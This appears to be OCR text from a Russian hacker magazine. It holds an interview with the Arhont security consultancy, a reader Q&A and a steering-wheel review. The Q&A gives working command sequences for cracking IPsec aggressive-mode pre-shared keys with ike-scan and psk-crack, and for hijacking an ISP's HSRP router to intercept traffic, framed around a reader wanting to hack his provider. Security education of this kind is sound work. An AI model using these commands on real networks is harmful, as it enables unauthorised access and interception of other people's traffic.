АНДРЕЙ ВЛАДИМИРОВ: Все зависит от величины интереса. Главное — иметь команду, которая способна выполнять разносторонние функции, чтобы участники были активны и желали привнести что-нибудь свое в работу компании. А в плане рынка — иметь свою нишу, причем нужно искать ее как раз не из-за узконаправленности предоставляемых услуг, а скорее наоборот. Не быть привязанным к одному производителю, системе методологий или решению, а предоставлять клиенту выбор с оценкой оптимума, учитывая его специфические требования и бюджет. Как говорится, клиент всегда прав.

КОНСТАНТИН ГАВРИЛЕНКО: Вообще-то я из Риги :). Так уж получилось, что учиться пришлось в Англии. Сначала школа, потом институт, потом магистратура. На момент окончания обучения я провел в Англии семь лет, успел адаптироваться и обзавестись друзьями и контактами. К тому же была идея открытия своего бизнеса, а английский рынок для этого подходил, то есть вопрос решился сам собой. Дополнительное «за» состояло в том, что мы все были не только из разных городов бывшего Советского Союза, но даже из разных республик, а на сегодня — еще и из разных государств. Переезд куда-то на новое место жительства означало то, что придется начинать все заново, с нуля.

В России все только начинается, рынок потихоньку движется в правильном направлении, и потенциал развития просто огромный. Основная проблема, на мой взгляд, в том, что менеджмент компаний еще не осознал важность направления информационной безопасности, связанные с этим потенциальные убытки, что основная ответственность ложится на них и что это не работа для простого админа/компьютерщика. Факультет ВМК МГУ и профессор Сухомлин работают в правильном направлении, и, возможно, с нашей помощью в скором времени появится отдельная программа по подготовке специалистов по ИТ-безопасности.

АНДРЕЙ МИХАЙЛОВСКИЙ: Я бы не сказал, что в Англии учеба лучше, чем в России, скорее наоборот. Система образования в этой стране основана на узкой специализации учеников, что в конечном итоге ограничивает сферу знания и интересы людей. Я выбрал Англию из-за ее репутации на международном уровне. Ведь многие на западе считают Россию коррумпированной страной, с распространенным взяточничеством, что, в свою очередь, негативно сказывается и на образовании. К тому же менеджмент и бизнес-науки в Англии преподаются лучше, так как в европейских вузах в этой сфере накоплено больше опыта.

К сожалению, коммерческий рынок ИТ-безопасности в России практически не существует и, можно сказать, опаздывает минимум на пять лет по сравнению с Европой, Азией и Америкой. На российском рынке специалисты по безопасности не пользуются популярностью, к тому же совсем не многие фирмы могут выделить из бюджета по \$2 000 в день на эти услуги, что по европейским стандартам считается нормой.

АНДРЕЙ ВЛАДИМИРОВ: Чем больше живу, тем тверже убеждаюсь в том, что «свобода выбора» — всего лишь миф. Если, конечно, твоего отца зовут не Билл Гейтс. В моем конкретном случае, на момент переезда в Англию «выбор» был: либо принимать предложенный грант от Лондонского университета, либо буквально жить на улице. В моей лаборатории (а я тогда работал в биотехе) просто-напросто закончились реактивы, животные, не было доступа к последним публикациям на изучаемые темы. Союз окончательно развалился, исследователи в республиках СНГ (в данном случае на Украине) оказались просто-напросто никому не нужны.

А в России перспективы, безусловно, есть. Приезжаю время от времени читать курсы в АИС в Москве. Появляемся с докладами на российских конференциях. Со временем, очевидно, откроем свое представительство в России и, в принципе, мы полностью открыты предложениям отечественных компаний...

**СПЕЦ: КОМПАНИЯ — ВСЕГО ШЕСТЬ
ЧЕЛОВЕК. ЧТО ВЫ МОЖЕТЕ?
ЕСТЬ ГИГАНТЫ, ШТАТ В НИХ НАСЧИТЫВАЕТ
СОТНИ СПЕЦИАЛИСТОВ...**

КОНСТАНТИН ГАВРИЛЕНКО: В данном случае важно не количество, а качество. В последнее время появилось достаточно много контор по безопасности, которые используют пару-тройку различных коммерческих сканеров и выдают их за полноценный аудит безопасности, что формирует у потребителя ложное чувство обеспеченности безопасностью. В плане диверсификации у каждого участника команды есть своя зона ответственности, потом складывается общий результат работы. Конкурентоспособность в основном достигается за счет качества выполненной работы.

АНДРЕЙ МИХАЙЛОВСКИЙ: Для проверки безопасности не обязательно иметь большой коллектив работников: чем больше людей работают над проектом, тем тяжелее организовать и собрать нужную и детальную информацию, прийти к конкретному решению задачи. Оптимально — четыре-шесть человек в команде для получения результативного аудита большинства средних и крупных компаний.

Работая с клиентами, мы всегда смотрим на безопасность с позиций потребителя, полностью учитываем структуру предприятия-клиента, сферу деятельности и его потребность в компьютерной безопасности. Мы никогда не навязываем какой-то одной компании сервис, решение или оборудование. Наоборот, предлагаем выбор и подробно оцениваем кандидатуры. Большинство наших конкурентов для аудита используют решение или программное обеспечение той или иной компании, тем самым ограничивая себя и предоставляемый сервис. Мы стараемся смотреть на безопасность со всех сторон, использовать как можно больше оборудования и утилит, при этом проверяем и анализируем каждый полученный результат. В этом одно из главных наших отличий от конкурентов, которые проводят автоматизацию не-

обдуманно, прогоняют коммерческий сканер или программу, распечатывают отчет и считают, что аудит безопасности на этом закончен.

АНДРЕЙ ВЛАДИМИРОВ: Вспоминается старый анекдот о сравнении нашей и японской корпораций, он заканчивается на фразе «Вот никак не поймем, что же делает здесь 501-й сотрудник». Множество сотрудников в больших компаниях — балласт, особенно в консультационных компаниях. У нас балласта нет, и отбор людей весьма тщательный, он не зависит от личных симпатий и антипатий. На крайний случай под рукой есть проверенные специалисты для привлечения к выполнению отдельных заданий на контрактной основе. Кстати, сколько сотрудников было в Microsoft году так в 77-м?

Мы можем многое. Практически любая операционка, любой уровень OSI и сетевой протокол, любая топология сети... Конкуренты же в этом плане часто отстают. К примеру, во многих фирмах методология проведения внутренних и внешних аудитов сетей ничем не отличаются. Беспроводные сети нормально не покрыты. Не уделяется внимания протоколам на канальном уровне. Нет уровня экспертизы, позволяющего находить новые уязвимости, есть жесткая привязка к отдельным решениям специфических производителей. И так далее...

СПЕЦ: ЧТО НАИБОЛЕЕ АКТУАЛЬНО СЕГОДНЯ? ЧЕМ ЖИВУТ СОВРЕМЕННЫЕ ЭКСПЕРТЫ ПО БЕЗОПАСНОСТИ?

КОНСТАНТИН ГАВРИЛЕНКО: Мир инфосека слишком динамичен, чтобы какая-то определенная область оставалась актуальной долгое время. Наиболее уязвимы новые технологии, которые еще не проверены временем, или технологии, набирающие популярность. Последние пару лет все без исключения конторы по безопасности демонстрируют способы проникновения через уязвимости в web'e. Складывается такое впечатление, что кроме SQL-инъекции и седьмого уровня, больше ничего не существует. К сожалению, это не так, и при оценке безопасности сетевой инфраструктуры многие вещи остаются незамеченными, что мы неоднократно видели, проверяя работу других «экспертов». В плане security-оборудования, на мой взгляд, стоит обратить внимание на системы предотвращения вторжения (IPS), web-брандмауэры (Layer-7 firewall), SSL виртуальные частные сети (SSL VPN) и системы централизованного управления беспроводными сетями.

АНДРЕЙ ВЛАДИМИРОВ: Защита инфраструктуры сетей: коммутаторов, маршрутизаторов и т.д. Им должно уделяться не меньше внимания, чем серверам. Беспроводные сети всех типов. Мобильные устройства и их встроенные операционные системы. Web-приложения. Базы данных. Системы предотвращения вторжений (IPS), защита клиентских устройств на уровне ядра системы и системных вызовов, концепция «самозащищающихся» сетей. «Умная» и действенная фильтрация спама и вредоносных программ. В отдельных областях (интернет-магазины, аукционы, казино и букмекеры) — DDoS-атаки и эффективная защита от них.

СПЕЦ: ВАМИ НАПИСАНО СТОЛЬКО КНИГ И СТАТЕЙ... КОГДА ЖЕ УСПЕВАЕТЕ РАБОТАТЬ?


КОНСТАНТИН ГАВРИЛЕНКО: Спим мало :), да и то обычно перед компьютером. Вся информация в книгах, статьях о новых уязвимостях — это наработки, сделанные за время проведения аудитов. А само написание после проделанных исследований занимает не так уж и много времени. Главное — это стремление познать что-то новое, найти новые методы решения задач.


АНДРЕЙ МИХАЙЛОВСКИЙ: Смотря что называть работой. Для нас и других специалистов в сфере компьютерной безопасности работой может считаться почти все что угодно — от конфигурации программы или девайса, проверки протоколов и стандартов до программирования и создания кода и эксплойтов. Большую часть времени мы проводим перед компьютерами, читая документации, статьи и публикации, играясь с различными программами и оборудованием.

СПЕЦ: ЕСТЬ ЛИ КАКИЕ-ТО НОУ-ХАУ В ОБЛАСТИ БЕЗОПАСНОСТИ, КОТОРЫЕ ВЫ СОЗДАЛИ САМИ?

КОНСТАНТИН ГАВРИЛЕНКО: Конечно, есть. Взгляни на лист опубликованных найденных уязвимостей :). Кроме того, наша методология оценки безопасности и проникновения в беспроводные сети, опубликованная в аппендиксе к «Wi-фу», была первым систематизированным документом на эту тему. В плане утилит... Мы в основном используем ПО с открытым кодом, поэтому не только берем, но и отдаем взамен для общего блага. Например, на данный момент единственной утилитой, способной генерировать произвольные пакеты для EIGRP-протокола маршрутизации, является наша EIGRP-tools. Примечательно, что все наши утилиты включены в различные дистрибутивы для оценки безопасности, значит, время было потрачено не зря.

АНДРЕЙ МИХАЙЛОВСКИЙ: «Архонт» разработал несколько образцов и шаблонов для проверки безопасности беспроводных сетей, которыми пользуются многие консультанты и коммерческие организации в нашей индустрии. Мы также создали шаблоны для анализа оборудования, программ и стандартов с проприетарным кодом. Во время написания Hacking Exposed «Архонт» разработал методы и утилиты для проверки безопасности оборудования и протоколов, использованных компанией Cisco при распределении трафика в интернете.

АНДРЕЙ ВЛАДИМИРОВ: Разумеется, есть, и кое-что надо будет даже запатентовать. А информацию насчет обнаружения новых уязвимостей и написания утилит с открытым кодом для «общественного пользования» ты всегда можешь найти на наших сайтах: www.arhont.com, www.wi-foo.com и www.hackingciscoexposed.com 



задай
вопросы
по темам
следующих
выпусков
на форуме:

<http://forum.xakep.ru/forum.asp?forumID=17>

спроси эксперта!

«ВСЕ ЗАВИСИТ ОТ КРИВИЗНЫ РУК АДМИНА»

НА ВОПРОСЫ ОТВЕЧАЕТ ЭКСПЕРТ ЭТОГО НОМЕРА КОНСТАНТИН ГАВРИЛЕНКО — СПЕЦИАЛИСТ С ОПЫТОМ РАБОТЫ В ИТ-БЕЗОПАСНОСТИ БОЛЕЕ 12-ТИ ЛЕТ. УВЛЕКАЕТСЯ КОМПЬЮТЕРАМИ С 12-ТИ ЛЕТ, НАЧИНАЛ С «АТАРИ 130» :). ОСНОВНЫЕ СФЕРЫ ДЕЯТЕЛЬНОСТИ КОНСТАНИНА: БЕЗОПАСНОСТЬ СЕТЕВОЙ ИНФРАСТРУКТУРЫ И БЕСПРОВОДНЫЕ СЕТИ |АНДРЕЙ КАРОЛИК (ANDRUSHA@REAL.XAKEP.RU)

ВОПРОС: ЗНАКОМЫЙ АДМИН РАССКАЗАЛ, ЧТО ЗЛОБНЫЕ ХАКЕРЫ ВЗЛОМАЛИ ЕГО IPSEC ВИРТУАЛЬНУЮ ЧАСТНУЮ СЕТЬ. ВЧС НАДЕЖНА, РАЗВЕ МОЖНО ВЗЛОМАТЬ ЕЕ?

ОТВЕТ: В первую очередь все зависит от кривизны рук админа. Нормальный админ может правильно настроить и обезопасить машину на винде, в то время как админ, страдающий врожденной криворукостью, настезь откроет сервер на OpenBSD. Те же самые принципы относятся и к установке ВЧС и настройке любых других сервисов. ВЧС на основе IPSEC принято считать надежным и безопасным решением, хотя и достаточно сложным в установке. Как известно, чем изощреннее решение, тем вероятнее ошибки в нем: сложно разобраться в работе всего процесса досконально.

Попробую объяснить на пальцах, как, скорее всего, взломали твоего товарища. Существует два режима работы: AH (Authenticated Header) и ESP (Encapsulated Security Payload). При использовании AH данные не шифруются, а только добавляется заголовок аутентификации пакета. При использовании ESP пакет полностью шифруется и добавляются новые IP-заголовки. Если админ использовал IPSEC в режиме AH, то вполне возможно, что кто-то перехватил важную информацию и использовал ее для дальнейшего взлома. Назвать это взломом туннеля, конечно, сложно. Только если с очень большой натяжкой.

Существует несколько типов работы ВЧС. Используя статические ключи или используя IKE, для согласования протоколов и алгоритмов и генерации динамических ключей шифрования и аутентификации. В большинстве случаев используется IKE. Соответственно, для аутентификации клиентов могут быть использованы или пароль (PSK), или x509-сертификат. Существует также несколько режимов, используемых для установления аутентифицированного обмена ключа: Aggressive, Quick и Main. По крайней мере, одна из комбинаций режимов работы может быть фатальной при слабом значении секретного ключа, что, скорее всего, так и было.

Если используются одновременно агрессивный метод обмена и секретный ключ, существует возможность удаленного получения хэшей, пригодных для получения значения ключа методом перебора. Одной из наиболее продвинутых программ для нумерации IPSEC-туннелей является ike-scan — www.nta-monitor.com/tools/ike-scan. Огромное количество опций позволяет создавать практически любые произвольные пакеты IKE. Представим гипотетическую ситуацию: админ использовал секретный ключ и не убрал агрессивный режим. Сначала при помощи ike-scan проверим, что IPSEC используется на хосте.

```
arhontus # ike-scan -v 192.168.99.9
Starting ike-scan 1.8 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
192.168.99.9 Main Mode Handshake returned HDR=(CKY-R=6182785ec0174f07) SA=(Enc=DES
Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
```

Как видно по выводу утилиты, мы получили информацию об используемых типах шифрования и методах аутентификации. Теперь попытаемся вытащить данные, необходимые для взлома, подставив полученные значения.

```
arhontus # ike-scan -v -A --trans 1,2,1,2 --dhgroup=2 --idtype=1 -Paggressive_psk
192.168.99.9
Starting ike-scan 1.8 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
--- Pass 1 of 3 completed
192.168.99.9 Aggressive Mode Handshake returned HDR=(CKY-R=6182785eabc881b0)
SA=(Enc=DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
```




```
LifeDuration=28800) VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection)
VID=9445df43abc981b0c0566f19a44437ab VID=09002689dfd6b712 (XAUTH) KeyExchange(128
bytes) ID(Type=ID_IPV4_ADDR, Value=192.168.99.9) Nonce(20 bytes) Hash(20 bytes)
```

Информация записана в файле aggressive_psk. Теперь можно приступить к взлому методом перебора.

```
dyno tmp # time psk-crack --bruteforce=5 agr
Starting psk-crack [ike-scan 1.8] (http://www.nta-monitor.com/ike-scan/)
Running in brute-force cracking mode
Brute force with 36 chars up to length 5 will take up to 60466176 iterations
key "xakep" matches SHA1 hash 5bca530f21cf4bf68e067e11146c752e0e81c33b
Ending psk-crack: 42669898 iterations in 286.307 seconds (149035.66 iterations/sec)
```

Секретный ключ хакер был успешно забрутфорсен за пять минут на простеньком AMD 3200+. Теперь можешь ввести ключ в любимый IPSEC-клиент и присоединиться к серверу. Админу можно посоветовать поставить пароль поспокойнее, отключить поддержку aggressive mode или использовать x509-сертификаты.

ВОПРОС: НЕДАВНО УЗНАЛ
О МНОГОАДРЕСНОЙ РАССЫЛКЕ
И ПОСТАВИЛ ВНЕШНИЙ ИНТЕРФЕЙС
СВОЕГО РОУТЕРА СНИФАТЬ 224.0.0.0/4.
УВИДЕЛ, ЧТО КАКИЕ-ТО СТРАННЫЕ HSRP-
ПАКЕТЫ ПОСТОЯННО ИДУТ НА АДРЕС
224.0.0.2. ЧТО ЗА ПАКЕТЫ, МОГУ ЛИ Я
ПОХАЧИТЬ ПРОВАЙДЕРА?

ОТВЕТ: Видимо, твой провайдер использует протокол резервной маршрутизации для обеспечения высокого уровня доступности сети и бесперебойного выхода в интернет. HSRP создает группу из резервных маршрутизаторов и главного маршрутизатора, который обслуживает все пакеты, посланные на виртуальный адрес. При выходе из строя главного маршрутизатора один из запасных маршрутизаторов займет его место автоматически и унаследует виртуальный адрес маршрутизатора, обеспечивая таким образом бесперебойную работу сети. HSRP-протокол запатентован Cisco и, соответственно, поддерживается только их оборудованием. Существует альтернативный открытый протокол VRRP (rfc2338), его поддерживают и используют другие производители, он также обеспечивает лучшую аутентификацию пакетов.

Использовать HSRP в сетях, где нет доверия к пользователям, не стоит, даже при включенной аутентификации. На самом деле назвать аутентификацией текстовый пароль, передающийся в пакете HSRP, можно, опять же, только с большой натяжкой. При получении доступа в сеть, где используется HSRP, можно легко стать основным маршрутизатором и перехватить весь проходящий трафик. Вся информация, необходимая для захвата виртуального адреса, содержится в транслируемом пакете. Запускаешь tethereal и ловишь пакет...

```
arhontus / # tethereal -n -i eth0 -V host 224.0.0.2
Cisco Hot Standby Router Protocol
Version: 0
Op Code: Hello (0)
State: Active (16)
Hellotime: Default (3)
Holdtime: Default (10)
Priority: 110
Group: 1
Reserved: 0
Authentication Data: Non-Default (xakep)
Virtual IP Address: 192.168.99.9 (192.168.99.9)
```

Пароль, группа и виртуальный адрес видны в самом пакете. Выбор активного маршрутизатора осуществляется через приоритет каждого хоста в группе, который по умолчанию равен 100, но может быть выставлен вручную. Для того чтобы получить активную роль, нужно установить более высокий приоритет, чем у маршрутизатора, который является активным на данный момент. Высшее значение приоритета может быть 255.

Для отправки произвольного пакета воспользуйся утилитой hsrp из ipras. Но имей в виду, что пакеты оповещения посылаются каждые три секунды. Так что, если хочешь, чтобы члены HSRP-группы продолжали считать твой хост активным маршрутизатором, поставь их отсылку в цикл.

```
arhontus / # while :; do ./hsrp -d 224.0.0.2 -v 192.168.99.9 -a xakep -g 1 -i
eth0; sleep 3; done
arhontus / # ip address add 192.168.99.9/24 dev eth0
arhontus / # echo <1> /proc/sys/net/ipv4/ip_forward
```

Не забудь добавить виртуальный адрес на свой внешний интерфейс и разрешить маршрутизацию. Запускай любимый анализатор трафика и лови интересную информацию 🐞

hard



пронесемся с ветерком

ТЕСТИРОВАНИЕ РУЛЕЙ

НИЧТО НЕ СРАВНИТСЯ
С НОЧНОЙ СКОРОСТНОЙ
ПОЕЗДКОЙ ПО ГОРОДУ...
НО ЧТО ДЕЛАТЬ, ЕСЛИ
ТВОЙ ПЕПЕЛАЦ ДАВНЫМ-
ДАВНО ЗАРЖАВЕЛ
В ГАРАЖЕ? РЕШЕНИЕ
ВСЕ-ТАКИ ЕСТЬ! | АЛЕКСЕЙ ШУВАЕВ

Каждый раз, когда проходишь мимо витрины с игровыми манипуляторами, в твоей голове рождается мысль: «А что если взять вот этот руль и устроить заезд?» Но даже для самых ярких геймеров руль с педалями принадлежит к области бессмысленных трат. Другое дело клавиатура или мышь: мы постоянно контактируем с ними, а покупать руль, чтобы устанавливать его раз или два в месяц, несерьезно. Однако посмотрим на такое приобретение с другой стороны. Вспомни, сколько раз ты, сидя перед компьютером и устанавливая новый автосимулятор, жалел о нехватке на столе руля и педалей под ним. Сколько виражей и красивых поворотов со сносом одной или двух осей не состоялось только потому, что клавиши обладают всего двумя состояниями: «включено» и «выключено». Немного повернуть, немного снизить скорость очень легко, но в результате — треск клавиатуры и никакой реалистичности.

Теперь представь, что на твоём столе стоит руль с обратной связью. Крепко ухватив баранку, ты запускаешь трассу и погружаешься в совершенно иной мир, где можно абсолютно безнаказанно врезаться, поворачи-

вать руль ровно настолько, насколько это необходимо, и не срываться с места, а плавно стартовать и обходить всех на виражах. А каково почувствовать то, что асфальт кончился и гравийка не очень хорошо отражается на скорости. Или понять в резком повороте, что машина начинает срываться в занос, и немного сместить руль? Все это возможно, стоит лишь приобрести руль с обратной связью. Мы тебя убедили?

→ **технологии.** Прежде чем бежать в магазин с криком «Дайте мне вот тот красненький руль с 20-ю кнопками!», нужно усвоить несколько правил. Удобство вождения — гарантия хороших показателей на трассе. Прежде всего, необходимо оценить силу и реалистичность работы обратной связи. В магазине вряд ли станут устанавливать десяток рулей, чтобы показать тебе, как будут работать вибромоторчики. Здесь сразу разделим устройства на два класса: с поддержкой обратной связи (Force Feedback) и с поддержкой вибрации (Vibration). Как ясно по названию, вторые будут просто передавать вибрацию при изменении условий вождения (столкновение с препятствием или смена дорожного покрытия), а первые вполне способны активно

сопротивляться твоей манере вождения. К примеру, ты легко почувствуешь занос, если твою машину таранят или тебя начинает крутить, — руль становится непослушным, при пересечении участка дороги с гравийным покрытием он дрожит и иногда тебя подкидывает из стороны в сторону. Дай-ка я угадаю, какой вариант предпочтешь ты?

Теперь о возможностях собственно рулей. Эти устройства аналоговые, то есть величина сигнала (будь то угол поворота руля или сила нажатия педали) не может быть равной постоянному значению, как на клавиатуре («нажато»/«не нажато»). Вот почему сигнал разбит на несколько составляющих, каждый из которых отвечает за свою ось. Ось в нашем случае — независимый канал передачи информации. К примеру, поворот рулевого колеса передается по одной оси, а все остальные педали и рычаги могут иметь разные каналы, и чем их больше, тем выше реалистичность. Представь, что твой руль с педалями обладает двумя осями: одна отведена под руль, вторая — педалям. Одновременное нажатие двух педалей приводит к тому, что либо совсем отключается газ и работает тормоз, либо две педали нейтрализуют значение друг друга. И так, чем больше осей, тем лучше. В нашем тесте имеется модель с пятью осями, что предусматривает независимую работу педалью газа, тормоза, ручного тормоза и даже сцепления. Большинство моделей, представленных на рынке, обладают всего двумя или тремя независимыми каналами, что вполне подойдет для аркадных гонок, а в некоторых случаях и для раллийных.

Внедрение новых технологий позволяет избавиться от реостатов, которые со временем изнашиваются из-за механической связи, и заменить механику оптическими сенсорами, чтобы повисить срок жизни девайса.

→ **методика тестирования.** Руль — это манипулятор, ты выбираешь его один раз и пользуешься им долго. Однако такой девайс может дополняться педалями и рычагом переключения передач, а значит, в таком виде он займет немало места. Для того чтобы доставить покупку домой, можно задей-

ствовать курьерскую службу, взять машину (если нет своей) или воспользоваться общественным транспортом. Если ты решишь нести драгоценную покупку сам, то немаловажным будет вес, габариты и наличие ручек у коробки — на этом мы основали первый фактор формирования оценки.

Далее следует оценить комплектацию и длину всех шнуров. Согласись, сложно добиться реалистичности, если шнуры настолько короткие, что блок педалей свисает со стола, не дотягиваясь до пола.

Простота установки и калибровки заняла третью позицию в очередности оценки. Сюда же входит удобство установки, надежность фиксации всех блоков и индивидуальные параметры руля, такие как угол поворота и количество кнопок.

Все настроено и проверено. Наконец-то начинаем игровой тест, в нем принимали участие два человека (чтобы выставленные оценки были объективными). Использовались игры из серии Need For Speed — довольно популярного и распространенного симулятора. Выбор пал на две версии (UNWANTED), так как эти игры позволяют частично и иногда даже полностью задействовать обе педали и предусматривают как аккуратное прохождение поворотов без резкого переключивания руля из одного положения в другое, так и резкие рывки на узких улочках. Это не значит, что мы не оценивали скорость поворота — были учтены точность и плавность хода.

После всех тестов выставлялась завершающая оценка — за эргономику. Диаметр и изменение положения руля, метод фиксации, величина хода педалей и их жесткость и, конечно же, материал, из которого изготовлены органы управления. Эргономичные углубления под пальцы, прорезиненные педали — все это, безусловно, заслуживает придирчивого внимания. Большую роль играло воздействие обратной связи (Force Feedback) на игрока. Оценивалась реалистичность и сила воздействия.

ТЕСТОВЫЙ СТЕНД:

МАТЕРИНСКАЯ ПЛАТА: Asus P5ND2-SLI Deluxe

ПРОЦЕССОР: Intel Pentium 4 EE 3.73

ПАМЯТЬ: 4x512 Мб Corsair DDR 2 3-2-2-8

КУЛЕР: Zalman CNPS7700 Cu

ЖЕСТКИЙ ДИСК: Western Digital WD200

БЛОК ПИТАНИЯ: 480 Вт Thermaltake +350 Вт Thermaltake

Test Lab выражает благодарность за предоставленное на тестирование оборудование компаниям:

«АЛИОН» (тел. (495) 727-18-18, www.alion.ru), «БИЮПРАТ» (тел. (495) 745-55-11, www.buro.ru),

а также российским представительствам компаний Saitek и Logitech

Logitech Formula Force GP

(\$80) 9 баллов



МАТЕРИАЛ: пластик, прорезиненный руль

УГОЛ ПОВОРОТА РУЛЯ: 180 градусов

КОЛИЧЕСТВО ОСЕЙ: 2, приоритет тормоза

КОЛИЧЕСТВО КНОПОК: 4

БОНУС: 2 подрулевых переключателя

→ **плюсы.** Привлекательный дизайн, небольшие размеры и хорошее имя притягивают внимание. До стаем девайс из коробки и закрепляем его — нет ничего проще. Две крупных ручки на верхней панели, на которых установлены прижимные пластины, имеют резьбу. Диапазон регулировки по толщине столешницы очень велик, и проблем с установкой не возникнет. Достаточно упругие педали с большим ходом могут несколько утомить, если будешь часто нажимать на тормоз, но позволят плавно регулировать скорость. Удачно подобран размер пластиковых «ступней»: газ несколько больше, и найти его вслепую под столом не составит труда. Руль выполнен из пластика с красными резиновыми вставками и имеет небольшой диаметр, что удобно (даже маленькие дети поиграть смогут).

Четыре программируемые кнопки расположены довольно удобно, если предположим, что пальцы

игрока будут находиться там, где их представили себе дизайнеры. Работа обратной связи не вызвала нареканий. Четкое ощущение смены дорожного покрытия, столкновений — все это отражается на руле. Сопротивление повороту несколько меньше, чем у Logitech MOMO Racing, но вполне достаточно, чтобы определить необходимый момент работы рулем при снос оси.

→ **минусы.** Несколько настораживает материал изготовления винтов — пластик. Впрочем, сломать зажимы удастся только при грубом обращении. Длина провода педалей невелика, но они легко дотянутся до пола и позволят игроку немного отодвинуть ноги вперед. Сама панель с педалями стоит на резиновых ножках, но никак не застрахована от проскальзывания на ковре. Эргономичная форма руля предполагает расположение руки вдоль большой спицы, что оказалось не очень удобно при частых поворотах. Несколько разочаровали подрулевые переключатели: они довольно маленькие и располагаются на некотором удалении от самого колеса на широкой спице. Чтобы переключить скорость, придется тянуться.

Genius Twin Wheel

(\$85) 7 баллов



МАТЕРИАЛ: пластик
 УГОЛ ПОВОРОТА РУЛЯ: 180 градусов
 КОЛИЧЕСТВО ОСЕЙ: 2, приоритет тормоза
 КОЛИЧЕСТВО КНОПОК: 10
 БОНУС : крест (джойстик),
 совместимость с PlayStation

→ **плюсы.** Небольшие размеры коробки и малый вес девайса гарантируют удобство при транспортировке. Открываем коробку и видим плотно и надежно упакованные руль и педали. Гаджет не требует дополнительного питания и черпает энергию от порта USB. Кабель подключения имеет не один коннектор, а два: USB и стандартный разъем игровой платформы PlayStation. Так что обладатель одного руля и двух игровых устройств (компьютера и игровой приставки) сможет убить двух зайцев. Установка и калибровка руля займет всего несколько минут: после инсталляции драйверов необходимо зайти в настройки, несколько раз повернуть руль из стороны в сторону и поочередно нажать педали — и вот уже откалибровано. Руль крепится присосками, но есть возможность усилить фиксацию двумя металлическими струбцинами, для которых имеются специальные отверстия в передней час-

ти панели. Регулировка по толщине столешницы очень велика — порядка 10 см. На руле расположены основные кнопки управления, как и на игровом джойстике. Эргономичные углубления для пальцев довольно удобны. Педали подключаются длинным кабелем, что обеспечивает комфорт при игре даже человеку высокого роста. Размеры и форма педалей газа и тормоза отличаются, поэтому игрок сможет опознать нужную не глядя под стол.

→ **минусы.** Дополнительного питания не обеспечено, поэтому моторы обратной связи имеют в своем распоряжении небольшую ток, выдаваемый портом USB, и, соответственно, небольшую мощность. Force Feedback реализована в виде двух вибромоторчиков, которые расположены симметрично от рулевой колонки и просто вибрируют в нужные моменты, ненамного прибавляя реалистичности. Руль имеет автоцентрирование, реализованное двумя пружинами, — баранка всегда будет стремиться вырваться из рук и вернуться в центральное положение. Педали довольно мягкие и не выдержат веса ступни, то есть во время игры придется постоянно держать ноги в напряжении.

СРАЗУ РАЗДЕЛИМ УСТРОЙСТВА НА ДВА КЛАССА: С ПОДДЕРЖКОЙ ОБРАТНОЙ СВЯЗИ (FORCE FEEDBACK) И С ПОДДЕРЖКОЙ ВИБРАЦИИ (VIBRATION)

Genius Speed Wheel 3 Vibration

(\$75) 7 баллов



МАТЕРИАЛ: пластик
 УГОЛ ПОВОРОТА РУЛЯ: 180 градусов
 КОЛИЧЕСТВО ОСЕЙ: 2
 КОЛИЧЕСТВО КНОПОК: 8
 БОНУС : 2 подрулевых аналоговых переключателя

→ **плюсы.** Удачная компоновка узлов в коробке сократила габаритные размеры и повысила удобство при транспортировке до игрового места. Комплектация небогатая, но руль, pedalный узел, пара струбцин и диск с драйверами ты найдешь. Рулевой блок устанавливается на присосках, но желательно закрепить его струбцинами, которые гарантируют устойчивость при активной работе баранкой. На центральной широкой спице расположены шесть программируемых кнопок, но функцию переключения передач лучше подвесить на рулевые кнопки. Приятно удивили подрулевые переключатели-лепестки, они дублируют педали газа и тормоза и являются аналоговыми, то есть можно, не подключая pedalный узел, плавно регулировать торможение и ускорение транспортного средства. Сам блок имеет большую площадку для ног, а ход педалей можно назвать

средним. Благодаря удачной конструкции узел не будет скользить по ворсистой поверхности. Калибровка устройства занимает меньше минуты: достаточно войти в настройки и поработать педалями, пару раз прокрутить руль и понажимать подрулевые лепестки.

→ **минусы.** Серебристый руль полностью выполнен из пластика, что заставляет сомневаться в его исключительной долговечности. Автоматическое центрирование руля установлено по умолчанию, и изменить ситуацию возможно только хирургическим вмешательством: необходимо снять пружины, после чего ты сразу лишаешься гарантии и пропадает легкое сопротивление при вращении. Угол поворота руля ограничен 180 градусами, что не покажется шикарным любителям авто. Как таковой, обратной связи нет. Два вибромоторчика имитируют дрожание руля при смене дорожного покрытия или столкновениях, но абсолютно не оказывают сопротивления. Педали довольно чувствительные и имеют достаточную длину хода, но упругости не хватает — положить ногу и нажимать при необходимости не получится.



МАТЕРИАЛ: пластик, прорезиненный руль
УГОЛ ПОВОРОТА РУЛЯ: 240 градусов
КОЛИЧЕСТВО ОСЕЙ: 2
КОЛИЧЕСТВО КНОПОК: 6
БОНУС: 2 подрулевых переключателя, ступенчатая КПП

→ **плюсы.** До загрузки трассы повернуть баранку будет непросто. Но не стоит пугаться, так как автоцентрирование включено по умолчанию. Загрузив трассу, ты сразу почувствуешь «легкость» в руках. Сопротивление исчезает, и остается только жать педаль газа.

